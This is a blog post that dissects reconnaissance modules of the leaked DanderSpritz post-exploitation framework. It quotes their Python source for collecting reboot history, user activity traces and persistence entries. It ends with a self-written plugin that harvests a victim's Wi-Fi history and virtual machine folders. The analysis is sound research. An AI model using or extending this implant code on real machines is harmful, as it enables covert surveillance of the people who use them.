Inside of Danderspritz post-exploitation modules

By Wojciech

Published: 2020-04-04 · Archived: 2026-04-05 18:12:42 UTC

Danderspritz, NSA post-exploitation tool, has some interesting reconnaissance scripts, which were used in covert operations. Basically, they gather as much information as possible about drivers, memory, network traffic (*DSky*) or *PSP* (Personal Security Product — AV software).

Most of the scripts are in "*Ops*" directory, inside "*Windows*" catalog which deserve additional attention, you can find full list here.

How to setup lab, run Fuzzbunch and Danderspritz here.

Everything was said about this framework, so I will focus only on post-exploitation modules. **At the end of article, I will show how to write your own plugin, so bear with me.**

Not every tool can be accessed in Danderspritz at the beginning, you have to add an alias to make it work, example with *SimonTatham* module.

```
21:55:52>> aliases -add -alias "SimonTatham" -replace "python windows\SimonTatham.py -project Ops" -location remote
[21:55:52] ID: 1633 'aliases' started [target: z0.0.0.14]
Alias 'SimonTatham' to 'python windows\SimonTatham.py -project Ops' added.
```

Adding alias in Danderspritz

and after that it can be used with given alias. You can also execute it by typing "*python windows\SimonTatham.py*"

SimonTatham module is responsible for getting session and credentials to WinSCP by looking in registry and storage. This module can be also accessed in Overseer.

Reboot history

In some cases persistent may be not necessary knowing that system is rebooted once per year. Moreover, together with other environmental data it may be used as sandbox detection. Script uses couple sources in order to determine history of reboot — *eventlogs*, *dumps*, *registry keys*, and *logfiles*. Also It checks for Dr. Watson logs, which is error troubleshooting tool for old version of Windows, to gather even more information about OS.

Event logs

File *reboothistory.py* contains 12 functions responsible for retrieving and parsing information regarding reboot history. First one looks into event logs for following IDs:

- *6005* — Event log startup
- *6006* — Event log service was stoppped
- *6008* — Last shutdown was unexpected
- *6009* — User restarted or shut down system
- *1001* — Application crashed or hung
- *1074* — System shut down or restarted by other task
- *109* — Shutdown by kernel power manager
- *42* — System went into sleep mode
- *41* — Shutdown during sleep mode(?)
- *13* — Proper shutdown(?)
- *12* — System started

```
23:16:18>> reboothistory
[23:16:18] ID: 1926 'python' started [target: z0.0.0.15]
- Reboot Eventlogs
- |    Date    |   Time   |  ID  | Eventlog | RecNum |                    Info                    |                    Process
- +------------+----------+------+----------+--------+--------------------------------------------+-------------------------------------
- | 2018-12-07 | 19:21:47 | 6009 | system   |     11 | System boot                                |
- | 2018-12-07 | 19:21:47 | 6005 | system   |     12 | Start of event log service                 |
- | 2010-11-21 | 03:58:32 |  109 | system   |     27 | Kernel-Power: Shutdown transition          |
- | 2010-11-21 | 03:58:35 |   13 | system   |     28 | Kernel: Stop                               |
- | 2018-12-07 | 19:20:44 |   12 | system   |     29 | Kernel: Start                              |
- | 2018-12-07 | 19:24:04 | 1074 | system   |    264 | Shutdown info                              | C:\Windows\system32\winlogon.exe (37
- | 2018-12-07 | 19:24:09 | 6006 | system   |    275 | Event service stopped (clean shutdown)     |
- | 2018-12-07 | 19:25:54 | 6009 | system   |    284 | System boot                                |
- | 2018-12-07 | 19:25:54 | 6005 | system   |    285 | Start of event log service                 |
- | 2018-12-07 | 19:24:10 |  109 | system   |    298 | Kernel-Power: Shutdown transition          |
- | 2018-12-07 | 19:24:12 |   13 | system   |    299 | Kernel: Stop                               |
- | 2018-12-07 | 19:24:25 |   12 | system   |    301 | Kernel: Start                              |
- | 2018-12-07 | 20:12:00 |   12 | system   |    423 | Kernel: Start                              |
- | 2018-12-07 | 20:13:48 | 6008 | system   |    424 | System shut down unexpectedly (dirty shutdown) |
- | 2018-12-07 | 20:13:48 | 6009 | system   |    425 | System boot                                |
- | 2018-12-07 | 20:13:48 | 6005 | system   |    426 | Start of event log service                 |
- | 2018-12-07 | 20:13:05 |   41 | system   |    429 | Kernel-Power: Critical                     |


- |        Boot         |      Shutdown       | Uptime |                  Reason                  | Crash |
- +---------------------+---------------------+--------+------------------------------------------+-------+
- | 2018-12-07 19:21:47 | 2018-12-07 19:24:09 | 2m22s  | Sistema operacional: atualização (planejada) | False |
- | 2018-12-07 19:25:54 |                     |        |                                          | True  |
- | 2018-12-07 20:13:48 |                     |        |                                          | False |
```

Reboot history

Some of the IDs are weakly documented, but from what I found every one refer to restart, shutdown OS by user, other task or kernel. Also sleep mode wasn't omitted during checks.

In addition, boot log is created, which means it measures system's boot, shutdown and up time based on specific event IDs.

```
        for record in this_event:
            if (record['id'] == 6009):
                boot = ('%s %s' % (record['date'], record['time']))
            elif (record['id'] == 6006):
                shutdown = ('%s %s' % (record['date'], record['time']))
            elif (record['id'] == 6008):
                crash = True
            elif (record['id'] == 1001):
                crash = True
            elif (record['id'] == 1074):
                reason.append(record['title'])
        reason = ','.join(reason)
        boot_summary.append({'boot': boot, 'shutdown': shutdown, 'reason': reason, 'crash': crash, 'uptime': uptime})
        if crash:
            color_list.append(dsz.ERROR)
        else:
            color_list.append(dsz.DEFAULT)
    for boot in boot_summary:
        if ((boot['boot'] is not None) and (boot['shutdown'] is not None)):
            boottime = datetime.datetime(*time.strptime(boot['boot'], '%Y-%m-%d %H:%M:%S')[0:6])
            shutdowntime = datetime.datetime(*time.strptime(boot['shutdown'], '%Y-%m-%d %H:%M:%S')[0:6])
            uptime = (shutdowntime - boottime)
            boot['uptime'] = ops.timehelper.get_age_from_seconds((((uptime.days * 3600) * 24) + uptime.seconds))
    pprint(boot_summary, header=['Boot', 'Shutdown', 'Uptime', 'Reason', 'Crash'], dictorder=['boot', 'shutdown', 'uptime', 'reason'
```

Code measuring boot time

Registry, dumps and logs

As previously mentioned script checks for presence of specific registry entries and files to examine reboot history.

"*HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\CrashControl*" is key that include useful information about unexpected applications behavior like crashes or hangs, extracted values are "*Dumps*" and "*Minidumps*".

```
def checkcrashcontrol():
    regcmd = ops.cmd.getDszCommand('registryquery', hive='l', key='system\\currentcontrolset\\control\\crashcontrol')
    regobject = regcmd.execute()
    key_list = []
    for value in regobject.key[0].value:
        key_list.append({'name': value.name, 'value': value.value})
        if (value.name == 'DumpFile'):
            dsz.ui.Echo('Dumps:')
            checkdumps(value.value)
            print '\n'
        elif (value.name == 'MinidumpDir'):
            dsz.ui.Echo('Minidumps:')
            checkdumps(value.value)
            print '\n'
    pprint(key_list, ['CrashControl Key', 'Value'], ['name', 'value'])
    print '\n'
```

Checking crashcontrol

When path is extracted from registry it calls *checkdumps* function in order to retrieve metadata from dump.

Function '*checkdumps*' looks for files with extension *.DMP* in *%%SystemRoot%%* directory and finally displays metadata of found files. Dump file keeps memory dump of Windows crashes but in this case content is not important, only metadata like '*Modified*', '*Accessed*', '*Created*' are gathered.

```
def checkdumps(dirtocheck):
    if dirtocheck.startswith('%%SystemRoot%%'):
        systemroot = getenvvar('systemroot')
        if (systemroot is None):
            return 0
        dirtocheck = dirtocheck.replace('%%SystemRoot%%', ('%s' % systemroot))
    dirobject = None
    dircmd = ops.cmd.getDszCommand('dir')
    if dirtocheck.endswith('.DMP'):
        dircmd.mask = os.path.basename(dirtocheck)
        dircmd.path = os.path.dirname(dirtocheck)
    else:
        dircmd.mask = '*'
        dircmd.path = dirtocheck
    dirobject = dircmd.execute()
    file_list = []
    try:
        for file in dirobject.diritem[0].fileitem:
            if ((file.name is not None) and (file.name.lower() not in ['.', '..'])):
                file_list.append({'name': file.name, 'accessed': file.filetimes.accessed.time, 'created': file.filetimes.created.time, 'modified': file.
                filetimes.modified.time})
        file_list.sort(key=(lambda x: x['created']))
        pprint(file_list, ['Dump', 'Modified', 'Accessed', 'Created'], ['name', 'modified', 'accessed', 'created'])
        print '\n'
    except:
        print 'No dump found, or there was a problem with the dirs.'
        print '\n'
        return 0
```

Retrieving metadata from dump files

Windows Error Reporting (*WER*) functionality is also abused to retrieve errors and crashes information, from current user as well as from local machine, the information about *WER* can be found in *software\\microsoft\\windows\\windows error reporting* and *ReportQueue* is in *Microsoft\\Windows\\WER\\ReportQueue*

‘*Checkdirtyshutdown*’ looks for registry key in “*software\microsoft\windows\currenversion\reliability*”, which tracks every shutdown. The most important keys here are *DirtyShutdown* and *DirtyShutdownTime*, more details about this keys.

Windows server logs every shutdown into “*Windows\system32\logfiles\shutdown*”, this location is also checked in function “*checkshutdownlogfiles*”.

Dr. Watson is a tool for Windows 98, Millennium and XP and can help you troubleshoot issues with application by creating system snapshot and then analyze it.

What is interesting here, script checks only “*%%allusersprofile%%\documents\DrWatson*” directory, which is correct for Windows 2000. In XP and ME, paths are “*All Users\Application Data\Microsoft\Dr Watson*” and “*C:\Windows\Drwatson*” adequately. It might indicate that script wasn’t regularly updated even at that time.

```
def checkdrwatson():
    allusersprofile = getenvvar('allusersprofile')
    if (allusersprofile is None):
        dsz.ui.Echo("Could not find the 'ALLUSERSPROFILE' environment variable.")
        print '\n'
        return 0
    log_path = ('"%s"' % os.path.join(allusersprofile, 'documents\\drwatson'))
    dircmd = ops.cmd.getDszCommand('dir', mask='*.log', path=log_path)
    dirobject = dircmd.execute()
    file_list = []
    try:
        for file in dirobject.diritem[0].fileitem:
            if ((file.name is not None) and (file.name.lower() not in ['.', '..'])):
                file_list.append({'name': file.name, 'accessed': file.filetimes.accessed.time, 'created': file.filetimes.created.time, 'modified': file.
                filetimes.modified.time})
        pprint(file_list, ['DrWatson Log', 'Modified', 'Accessed', 'Created'], ['name', 'accessed', 'created', 'modified'])
        print '\n'
    except:
        dsz.ui.Echo('No Dr. Watson logs found, or there was a problem with the dirs.')
        print '\n'
        return 0
```

Dr. Watson check

You can find full script here
https://github.com/francisck/DanderSpritz_docs/blob/master/Ops/PyScripts/windows/reboothistory.py

User query

This module tracks signs of activity of Windows Media Player, Internet Explorer, Remote Desktop Protocol and others. Check can be done for specific user or for every user in system. It achieves that by iterating through *HKEY\USERS* and picking Security Identifier Number (SID) between 42 and 49 characters. Additional, one function can convert SID to user name by using *sidlookup* command.

```
def do_all_users():
    if dsz.cmd.Run('registryquery -hive U', dsz.RUN_FLAG_RECORD):
        for sid in dsz.cmd.data.Get('Key::Subkey::name', dsz.TYPE_STRING):
            if ((len(sid) > 42) and (len(sid) < 49)):
                userName = sid_to_name(sid)
                print '\n============================================================='
                print ('Querying user: %s' % sid_to_name(sid))
                print '============================================================='
                do_user(sid)
```

Check for all users

Windows Media Player last files are accessed by querying key *Software\Microsoft\MediaPlayer\Player\RecentFileList*. It is simple way to hijack what user was watching recently and then inspect it in details.

Only *Internet Explorer* is targeted in this reconnaissance script and last typed urls are gathered. It's worth to note that Ripper, other script from collection, is responsible for retrieving credentials, storage and history of other browsers. The key which is used in this case is *Software\Microsoft\Internet Explorer\TypedURLs*.

Even last Windows popups are in interest of script. It queries *Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU* to get list of files that were accessed in Windows dialog popups i.e. during download or save.

Another interesting functionality is USB monitoring, in some cases it can proof that two separate people plugged this same USB stick or phone into his computer. Last connected devices can be found in *SYSTEM\\CurrentControlSet\\Control\\DeviceClasses\\{53f56307-b6bf-11d0–94f2–00a0c91efb8b* and it's only key checked, however also *{53f5630d-b6bf-11d0–94f2–00a0c91efb8b}* class keeps history of connected removable devices. Moreover, this way may allow to detect virtual environment.

```
def usb_devices(sid):
    print_header('Recent USB Devices')
    if dsz.cmd.Run('registryquery -hive L -key "System\\CurrentControlSet\\Control\\DeviceClasses\\{53f56307-b6bf-11d0-94f2-00a0c91efb8b}"', dsz.
    RUN_FLAG_RECORD):
        for v in dsz.cmd.data.Get('Key::Subkey', dsz.TYPE_OBJECT):
            print ('[%s] %s' % (dsz.cmd.data.ObjectGet(v, 'updateDate', dsz.TYPE_STRING)[0], dsz.cmd.data.ObjectGet(v, 'name', dsz.TYPE_STRING)[0]))
```

USB devices

It has something common with next, very precise function — "*start_run*". Registry keeps track of your last commands, or displayed hints in autocomplete box in Windows Run. The responsible key is *Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU*.

UserAssist is next Windows functionality that collects detailed information about operating system and its usage. Precisely speaking, key *SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UserAssist* keeps metadata like timestamp, number of execution or path to executed software on machine. Its structure requires couple words of introduction, in registry, key (path) is *ROT13* encoded and value is binary representation of information data. This value is different for various systems, for XP, ME it's 16 bytes and for newer ones is 72 bytes. Script has no checks for Win 95 and 98, where the value is 8 bytes, as well as for focus time value.

What you can dig from binary is number of execution (bytes 4–8 bytes), focus time (bytes 12–16) and timestamp (bytes from 60 to 68).

To find this module, we need to dig little deeper to another project called '*dsz*', which then calls 'history' and '*User Assist*' modules. https://github.com/francisck/DanderSpritz_docs/blob/master/Ops/PyScripts/windows/userquery.py#L45 (More about modules and structure later on).

This project required decompilation but after that, python code became easily readable. Below code clearly shows how described data are retrieved for Windows 7.

```
if type[j] == 'REG_BINARY':
    if len(value[j]) == 144:
        count = socket.ntohl(int(value[j][8:16], 16))
        timestamp2 = socket.ntohl(int(value[j][120:128], 16))
        timestamp1 = socket.ntohl(int(value[j][128:136], 16))
        timestamp = long('%08x%08x' % (timestamp1, timestamp2), 16)
        dsz.script.data.Add('Count', '%u' % count, dsz.TYPE_INT)
        if not ignore:
            dsz.ui.Echo('     Count : %u' % count)
        if timestamp > 0:
            timestamp /= 10000000
            timestamp -= 11644473600L
            t = datetime.datetime.utcfromtimestamp(timestamp)
            dsz.script.data.Add('Timestamp', t.ctime(), dsz.TYPE_STRING)
            if not ignore:
                dsz.ui.Echo(' Last Used : %s' % t.ctime())
dsz.script.data.End()
j += 1
```

Obtaining data from UserAssist

Of course, script saves *ROT13* decoded path of executed file and other useful data as well, I strongly encourage you to read about User Assist possibility in forensics and general usage here

You can turn off this feature in your system by setting key named "*Settings*" and creating *DWORD* with name "*NoLog*" and value *1*.

Last thing is history of *RDP* connections, whole cache is *Software\Microsoft\Terminal Server Client\Default*

Full script — https://github.com/francisck/DanderSpritz_docs/blob/master/Ops/PyScripts/windows/userquery.py

Persistence — Survey

If you don't know it already, each time when DanderSpritz connects to the target, survey takes place. It is bunch of python scripts trying to gather as much detailed information about environment, where implant is already installed. It has modular design, which means each script is in separate file in "*lib/ops/survey*" directory. Among others modules, persistence checking is present. The idea behind this module is simple, it investigates what software are running during startup. It's kind of similar to *TeritorialDispute* (*TeDi*) which looks for indicator of compromise of known malware and other APT groups. Now, let's try focus more on structure of the code itself, first executed file is *launcher.py* from "*survey/launcher.py*". The most important parameter it gets is " — *module*", which is obvious.

After some basic arguments and path checks, method "*plugin_launcher*" is called with given parameters. Worth to highlight is that parameter "*bg*" stands for "*background*" and allows to execute script in background.

```
    if extraneous:
        ops.survey.error(options.marker)
        parser.error('Not all arguments converted to anything useful.')
    if (options.module is None):
        parser.error('Need a module to event attempt to be useful.')
    if options.resource:
        path = os.path.join(ops.RESDIR, options.resource, 'PyScripts')
        if (not options.pyscripts):
            path = os.path.join(path, 'Lib')
        if (path not in sys.path):
            sys.path.append(path)
    (success, ret) = ops.survey.engine.launcher.plugin_launcher(module=options.module, prompt=False, bg=False, name=options.name, marker=options.marker,
    run_name=options.run_name, args=args, nobugs=True)
    if (not success):
        ops.survey.error(options.marker)
        ops.error(('Encountered errors executing %s' % options.module))
        sys.exit((-1))
```

launcher.py

https://github.com/francisck/DanderSpritz_docs/blob/86bb7caca5a957147f120b18bb5c31f299914904/Ops/PyScripts/survey/launcher.py

"*plugin_launcher*" also parses flags and if everything is fine, it executes specific module with help of *runpy*.

```
        if pyscripts:
            cmd += ' --pyscripts'
        if (run_name != ops.survey.PLUGIN):
            cmd += (' --run_name "%s"' % run_name)
        if args:
            cmd += (' - ' + args)
        cmd = ('background python survey/launcher.py -project Ops -args "%s"' % cmd.replace('"', '\\"'))
        (ret, cmdid) = dsz.cmd.RunEx(cmd)
        if ret:
            ops.info(('%s started in the background as command ID %d.' % ((name if name else module), cmdid)))
        del control_flags
        return (ret, cmdid)
    saved_argv = sys.argv
    if args:
        sys.argv = util.make_sys_argv(module, args)
    else:
        sys.argv = [module]
    try:
        (success, ret) = bugcatcher((lambda : runpy.run_module(module, run_name=run_name, alter_sys=True)), bug_critical=nobugs)
    finally:
        sys.argv = saved_argv
    return (success, ret)
```

plugin_launcher

The actual *persistence.py* script is in *lib/ops/survey* and takes only one parameter " — *maxage*" which stands for "*Maximum age of information to use before re-running commands for this module*" and is 3600 by default.

It contains dictionaries with registry keys, values to check and known good values. However, there is no checks for schedule task. In addition, paths to *%Program Files%*, *%AllUsersProfile%* and *%WINROOT%* are generated but no used in script.

Following items were extracted from script:

- *system\\currentcontrolset\\Services\\tcpip\\Parameters\\Winsock* — Value to check — *HelperDllName*, known goods — '*wshtcpip.dll*', '*%%SystemRoot%%\\System32\\wshtcpip.dll*'
- *Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows* — Value to check — *AppInit_Dlls*

- *Software\\Microsoft\\Windows NT\\CurrentVersion\\winlogon* — Values to check — *Shell, Userinit*, known goods — '*explorer.exe*', "*C:\\Windows\\system32\\userinit.exe*'
- *Software\\Microsoft\\Windows\\CurrentVersion\\Run[OnceEx]* — known goods — *VMware Tools*': '"*C:\\Program Files\\VMware\\VMware Tools\\VMwareTray.exe*"', '*VMware User Process*': '"*C:\\Program Files\\VMware\\VMware Tools\\VMwareUser.exe*"
- *Software\\Microsoft\\Windows NT\\CurrentVersion\\AppCompatFlags\\Custom*
- ***%%SystemRoot%%\AppPatch\Custom***

What is interesting here, it executes '*dir*' on *%%SystemRoot%%\AppPatch\Custom*. I found one case when this method was used for persistence, however it was 1 year ago. First Black Hat talk has occurred in 2016 but script is quite older than that — 2013

```
for pair in vallist:
    try:
        if (not pair['isuser']):
            keyval = ops.system.registry.get_registrykey('L', pair['keyname'], cache_tag=pair['cachetag'], cache_size=2, maxage=maxage)
            for i in range(len(pair['vallist'])):
                valuename = pair['vallist'][i]
                displays.append({'keydir': pair['keyname'], 'valfile': valuename, 'value': keyval.key[0][valuename].value})
                if (keyval.key[0][valuename].value in pair['knowngoods'][i]):
                    codes.append(dsz.GOOD)
                else:
                    codes.append(dsz.WARNING)
        else:
            pass
```

persistence.py

So let's jump into "*get_dirlisting*" method in *lib\ops\files\dirs.py*, as far as I've learned, each module is executed this same way. So situation looks identical with '*registryquery*' command, which retrieves mentioned registry keys.

This one is straightforward, it creates new instance of *getDszCommand*, which refers to *DanderSpritZ* command and then checks if results haven't been cached.

```
def get_dirlisting(path, cache_tag='', cache_size=2, maxage=timedelta(seconds=0), targetID=None, **cmdargs):
    dir_cmd = ops.cmd.getDszCommand('dir', path=path, **cmdargs)
    return ops.project.generic_cache_get(dir_cmd, cache_tag=cache_tag, cache_size=cache_size, maxage=maxage, targetID=targetID)
```

get_dirlisting function

Structure of system commands like '*dir*', '*registryquery*' or '*processes*' is organized this same way as plugins for survey but each module is in *lib\ops\cmd* directory. "*getDszCommand*" method parses delivered commands and after that it imports specified plugin from *ops\cmd*. At the end it returns callable object, as it's presented on below screenshot.

```
def getDszCommand(command_string, dszquiet=True, norecord=False, arglist=None, prefixes=None, **options):
    if (prefixes == None):
        prefixes = list()
    if (arglist == None):
        arglist = list()
    if ((command_string.strip().find(' ') > (-1)) and (len(options) > 0)):
        raise OpsCommandException('You cannot both specify options and provide an entire command string.')
    elif (command_string.strip().find(' ') > (-1)):
        (prefixes, plugin, arglist, optdict) = parseCommand(command_string)
    else:
        plugin = command_string
        optdict = dict()
        for opt in options:
            optdict[opt] = options[opt]
    comObj = None
    try:
        if (plugin[0] == '.'):
            raise OpsCommandException('You cannot issue commands that begin with "." with ops.cmd or dsz.cmd')
        if (plugin not in command_classes):
            import __('ops.cmd.%s' % plugin))
        comObj = command_classes[plugin](plugin=plugin, arglist=arglist, dszquiet=dszquiet, prefixes=prefixes, norecord=norecord, **optdict)
    except (KeyError, ImportError):
        comObj = DszCommand(plugin=plugin, arglist=arglist, dszquiet=dszquiet, prefixes=prefixes, norecord=norecord, **optdict)
    return comObj
```

getDSZCommand function

Returned object is checked against cache database in method "*generic_cache_get*" (2 screenshots up) in *ops\project*. For each project local database is created and goal of '*generic_cache_get*' is to check db cache based on proper tags and target ID
https://github.com/francisck/DanderSpritz_docs/blob/86bb7caca5a957147f120b18bb5c31f299914904/Ops/PyScripts/lib/ops/project/__init_

I will omit this part, it's subject for separate article. After all of checks, finally actual command is execute by calling *command.execute()* method. Command object was given from '*getDszCommand*' and include '*execute*' method.

```
if (command is None):
    return None
if (((command.dszdst is None) or (command.dszdst == '')) and ((not defid) or (targetID != ops.TARGET_ID))):
    command.dszdst = selectBestCPAddress(targetID, ('run %s' % command))
if command.dszbackground:
    import multiprocessing
    command.dszbackground = False
    bgproc = multiprocessing.Process(target=generic_cache_get, args=(command, cache_tag, cache_size, maxage, targetID, use_volatile, return_fails))
    bgproc.start()
    return None
result = command.execute()
if ((result is not None) and (cache_tag != '') and (cache_tag is not None)):
    tdb.save_ops_object(result, tag=cache_tag, targetID=targetID)
    tdb.truncate_cache_size_bytag(tag=cache_tag, maxsize=cache_size, target_id=targetID)
if (result is None):
    raise ops.cmd.OpsCommandException(('Command %s failed to execute' % command))
elif ((not return_fails) and (result.commandmetadata.status != 0) and (not command.dszbackground)):
    raise ops.cmd.OpsCommandException(('Command %s did not execute properly, returned an error' % command))
```

generic_cache_get function


Finally, actual command is executed with help of '_actual_execute' method, you can see that *RunEx* in called from *dsz\cmd*, which refers to another project '*dsz*' and interact with DanderSpritz directly, you can find decompiled code of *dsz\cmd.py* here.

```
def execute(self):
    (issafe, safetymsg) = self.safetyCheck()
    if issafe:
        return self._actual_execute()
    else:
        ops.error('Scripted command safety check failed!')
        ops.error(('Command: %s' % str(self)))
        ops.error(('Failure: %s' % safetymsg))
        if self.override:
            override_run = dsz.ui.Prompt('Your command did not pass the safety check, do you still want to run it?', False)
            if override_run:
                return self._actual_execute()
        ops.error('The command will not be run')

def _actual_execute(self):
    if self.dszquiet:
        x = dsz.control.Method()
        dsz.control.echo.Off()
    cmdstr = str(self)
    if (ops.env.get(('OPS_SAFE_%s' % self.plugin)) is not None):
        cmdstr = ('stopallasing ' + cmdstr)
    if ((not self.dszquiet) and (self.plugin not in NEVER_PRELOAD)):
        ops.preload(self.plugin)
    dszflag = dsz.RUN_FLAG_RECORD
    if self.norecord:
        dszflag = 0
    timestamp = datetime.datetime.now()
    (success, cmdid) = dsz.cmd.RunEx(cmdstr, dszflag)
```

Executing command

At the end lets look at execution flow of persistence Survey.



Flow of execution

Writing own post exploitation Danderspritz modules

Now, we are armored with all necessary information to build our own plugin. Scripts collection contains almost everything but I found no checks for virtual machines and last connected networks. To obtain information about first of them we need to go to *[username]\Documents\Virtual Machines* directory. Details about connected networks are located in *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles\ID*.

```
21:37:15>> python windows\example.py
[21:37:15] ID: 858 'python' started [target: z0.0.0.18]
- ============================WIFI Networks=====================================
|        name        |                value                 |
+--------------------+--------------------------------------+
| ProfileName        | Rede                                 |
| Description        | Rede                                 |
| Managed            | 0                                    |
| Category           | 1                                    |
| DateCreated        | e2070c00050007000b00170004006102     |
| NameType           | 6                                    |
| DateLastConnected  | e2070c00050007000b001a0010006c00     |
| CategoryType       | 0                                    |
| IconType           | 0                                    |
- ============================Virtual Machines==================================
C:\Users\Todos os Usuários\Documents\Virtual Machines
- Nothing found
C:\Users\Usuário Padrão\Documents\Virtual Machines
- Nothing found
C:\Users\victim\Documents\Virtual Machines
- Kali-Linux
Do you want to check that directory?
YES
- Kali-linux.vdi
```

Output of checking last connected network and virtual machines

Retrieving network information

This might be helpful to track victim travels based on his WIFI SSID in for example hotels. Network name, last connected time and category are the most interesting fields. Places that stores network profiles are *Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles\ID*, *SOFTWARE\Microsoft\Widows\CurrentVersion\HomeGroup\NetworkLocations\Home* and *windows\system32\networkprofiles*. We can use second one to obtain profile ID and then pass it to retrieve more detailed information about each profile. At the end script shows nice output thanks to *pprint* function.

```
def wifi_networks():
    dsz.ui.Echo( '============================WIFI Networks=====================================', dsz.GOOD)
    home = list()
    home_network = ops.system.registry.get_registrykey('L', 'SOFTWARE\\Microsoft\\Windows\\currentversion\\HomeGroup\\NetworkLocations\Home')
    for key in home_network.key[0].value:
        profile = 'SOFTWARE\\Microsoft\\Windows NT\\currentversion\\NetworkList\\Profiles\\' + key.name
        details = ops.system.registry.get_registrykey('L', profile)
        for detail in details.key[0].value:
            home.append({'name':detail.name,'value':detail.value})
    pprint(home,dictorder=['name','value'] )
```

Code for checking last connected networks

Virtual machines

It’s always good to know if trojanized machine is used for something more than regular mail checking. It may turn out that it belongs to researcher or contains [top secret VM’s]

First script enumerates all users in *c:\Users folder* and then checks if each one has directory “*Virtual Machines*” in his Documents. This example includes interacting with Danderspritz in order to retrieve content of possible found directories. It’s possible to ask user about next decision, it can be achieved by “*dsz.ui.Prompt*” method.

```
for user in dirobject.diritem[0].fileitem:
    if user.name not in bad_list:
        try:
            virtual_box_path = ("C:\Users\%s\Documents\Virtual Machines" % user.name)
            print virtual_box_path
            cmd = ('dir -path "%s"' % virtual_box_path)
            check_vdi = ops.cmd.getDszCommand(cmd)
            executed_check_vdi = check_vdi.execute()
            for directory in executed_check_vdi.diritem[0].fileitem:
                if ((directory.name is not None) and (directory.name.lower() not in ['.', '..'])):
                    dsz.ui.Echo(directory.name, dsz.GOOD)
                    output = dsz.ui.Prompt('Do you want to check that directory?', True)
                    if output:
                        inside = virtual_box_path + '\\' + directory.name
                        cmd1 = ('dir -path "%s"' % inside)
                        dsz_command = ops.cmd.getDszCommand(cmd1)
                        executed_cmd = dsz_command.execute()
                        for file in executed_cmd.diritem[0].fileitem:
                            if ((file.name is not None) and (file.name.lower() not in ['.', '..'])):
                                dsz.ui.Echo(file.name, dsz.GOOD)
```

Virtual machines check

Full script — https://github.com/woj-ciech/other/blob/master/example.py

Conclusion

